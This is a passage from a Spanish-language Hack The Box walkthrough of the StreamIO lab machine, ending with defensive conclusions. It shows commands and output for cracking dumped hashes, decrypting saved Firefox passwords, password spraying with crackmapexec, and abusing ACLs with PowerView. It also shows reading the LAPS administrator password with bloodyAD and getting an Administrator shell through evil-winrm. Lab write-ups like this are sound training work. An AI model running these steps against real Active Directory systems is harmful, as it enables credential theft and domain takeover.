    sock.connect(sa)
    ~~~~~~~~~~~~^^^^
TimeoutError: [Errno 110] Connection timed out
```

Se identificó que en el sistema Windows se podía usar la herramienta "SQLCMD" para acceder a la Base de datos MSSQL.




```
c:\inetpub\streamio.htb>sqlcmd
sqlcmd

;
quit
```

Finalmente, aplicando los mismos métodos que en la anterior SQLi pudimos obtener otro listado de Hashes, entre ellos el usuario nikk37 (usuario interno de Windows).




```
1 nikk37                                                  389d14cb8e4e9b94b137deb1caf0612a
2 yoshihide                                               b779ba15cedfd22a023c4d8bcf5f2332
3 James                                                   c660060492d9edcaa8332d89c99c9239
4 Theodore                                                925e5408ecb67aea449373d668b7359e
5 Samantha                                                083ffae904143c4796e464dac33c1f7d
6 Lauren                                                  08344b85b329d7efd611b7a7743e8a09
7 William                                                 d62be0dc82071bccc1322d64ec5b6c51
8 Sabrina                                                 f87d3c0d6c8fd686aacc6627f1f493a5
```

Con la pagina web CrackStation se obtuvo la credencial.



389d14cb8e4e9b94b137deb1caf0612a	md5	get_dem_girls2@yahoo.com


Fue posible acceder al sistema Windows con la herramienta "evil-winrm" y el usuario "nikk37".




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: u
eline

Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nikk37\Documents> whoami
streamio\nikk37
```

Al ejecutar "WinPEASx64.exe" se identificaron credenciales Firefox almacenadas en el sistema.

Para rescatar estas credenciales se necesita tango "login.json" como "key4.db".




```
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> type logins.json
{"nextId":5,"logins":[{"id":1,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameField":"
","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECG2cZGM1+s+hBAiQvduUzZPkCw==","encryp
tedPassword":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECKA5q3v2TxvuBBjtXIyW2UjOBvrg700JOU1yfrb0EnMRelw=","guid":"{9867a8
88-c468-4173-b2f4-329a1ec7fa60}","encType":1,"timeCreated":1645526456872,"timeLastUsed":1645526456872,"timePasswordChanged"
:1645526456872,"timesUsed":1},{"id":2,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","username
Field":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECDMUru7zbEb0BAiinvqXr8Trkg=="
,"encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECOXW0KzZftfWBBARYsMPvSrUwx8+QfJdxzT+","guid":"{739bd2a5-5
fec-4e08-97d2-3c619bf02be2}","encType":1,"timeCreated":1645526470377,"timeLastUsed":1645526470377,"timePasswordChanged":164
5526470377,"timesUsed":1},{"id":3,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","usernameFiel
d":"","passwordField":"","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPtpFUOBoOFABBDVCjdAdstUxzB6i9DCq
vOw","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECCocciyfDsthBBDm3YSuhBsW3roo3l3zOUuF","guid":"{a98a87
bc-86aa-489c-9227-d6579ab5148b}","encType":1,"timeCreated":1645526484137,"timeLastUsed":1645526484137,"timePasswordChanged"
:1645526484137,"timesUsed":1},{"id":4,"hostname":"https://slack.streamio.htb","httpRealm":null,"formSubmitURL":"","username
Field":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECB1j+gQdXzIuBAgO0o/N3J2MrQ=="
,"encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNt9zddW+/h7BBCBgoQVGaDQjF2IpeQEl/Td","guid":"{2be21548-7
c50-42f0-8ef6-b33b1e77f150}","encType":1,"timeCreated":1645526511842,"timeLastUsed":1645526511842,"timePasswordChanged":164
5526511842,"timesUsed":1}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
```



```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop/Workstation/firepwd]
└─# python3 firepwd.py | grep https
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```


Se obtuvo la credencial del usuario "JDdogg" con "crackmapexec".



```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.158 -u cont2 -p pass2
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamI
rue) (SMBv1:False)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:paddpadd@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:password@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:paddpadd@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:password@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:paddpadd@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:password@12 STATUS_LOGON_FAILURE
SMB         10.10.11.158    445    DC               [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```


3. Post-Explotación

Como no se encontró nada nuevo con el usuario "JDdogg" se procedió a investigar las reglas ACL con BloodHound.




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# bloodhound-python -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r'  -d streamIO.htb -ns 10.10.11.158 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: streamio.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (d
8)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 8 users
INFO: Found 54 groups
INFO: Found 4 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.streamIO.htb
INFO: Done in 00M 13S
INFO: Compressing output into 20251105173707_bloodhound.zip
```

Se identificó que el usuario "JDgodd" tiene permisos WriteOwner sobre "Core Staff".
Que a su vez, "Core Staff" tiene permisos LAPS sobre el dominio.
Es decir, que podemos obtener las credenciales de administrador.




Por lo tanto, asignaremos "JDgodd" dentro del grupo y luego obtendremos la credencial de Administrador.




```
*Evil-WinRM* PS C:\Users\nikk37\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\nikk37\Documents> $SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\nikk37\Documents> $Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd',$SecPassword)

*Evil-WinRM* PS C:\Users\nikk37\Documents> Set-DomainObjectOwner -Identity 'CORE STAFF' -OwnerIdentity JDgodd -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainObjectAcl -TargetIdentity "CORE STAFF" -PrincipalIdentity JDgodd -Cred $cred -Rights A
ll
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainGroupMember -Identity 'CORE STAFF' -Members 'JDgodd' -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> net user JDgodd
(SNIP ... )
Global Group memberships     *Domain Users        *CORE STAFF
```

Con la herramienta "bloodyAD" se obtuvo la credencial de administrador.



```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# bloodyAD --host 10.10.11.158 -d streamIO.htb -u JDgodd -p JDg0dd1s@d0p3cr3@t0r get search --filter '(ms-mcs-admpwdexpirationtime=*)' --
attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime

distinguishedName: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: c;eshH9g842$bb
ms-Mcs-AdmPwdExpirationTime: 134069183655934004
```



```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.158 -u Administrator -p 'c;eshH9g842$bb'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:

Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
streamio\administrator
```

Conclusiones

Al finalizar esta máquina, pudimos anotar los puntos fuertes que contiene este sistema, así como los más débiles.

Partes fuertes.

1. Usuarios Guest y Anonymous deshabilitados en todos los servicios
2. Política de credenciales estable (13/38 credenciales se comprometieron)
3. No se encontró vulnerabilidades por versiones viejas
4. Buena separación de usuarios y credenciales entre servicios

Partes a mejorar.

1. Input vulnerable a SQLi en subdominio 'watch'
2. Parámetro vulnerable a LFI
3. Credenciales en texto plano
4. Revisar reglas ACL en todo el dominio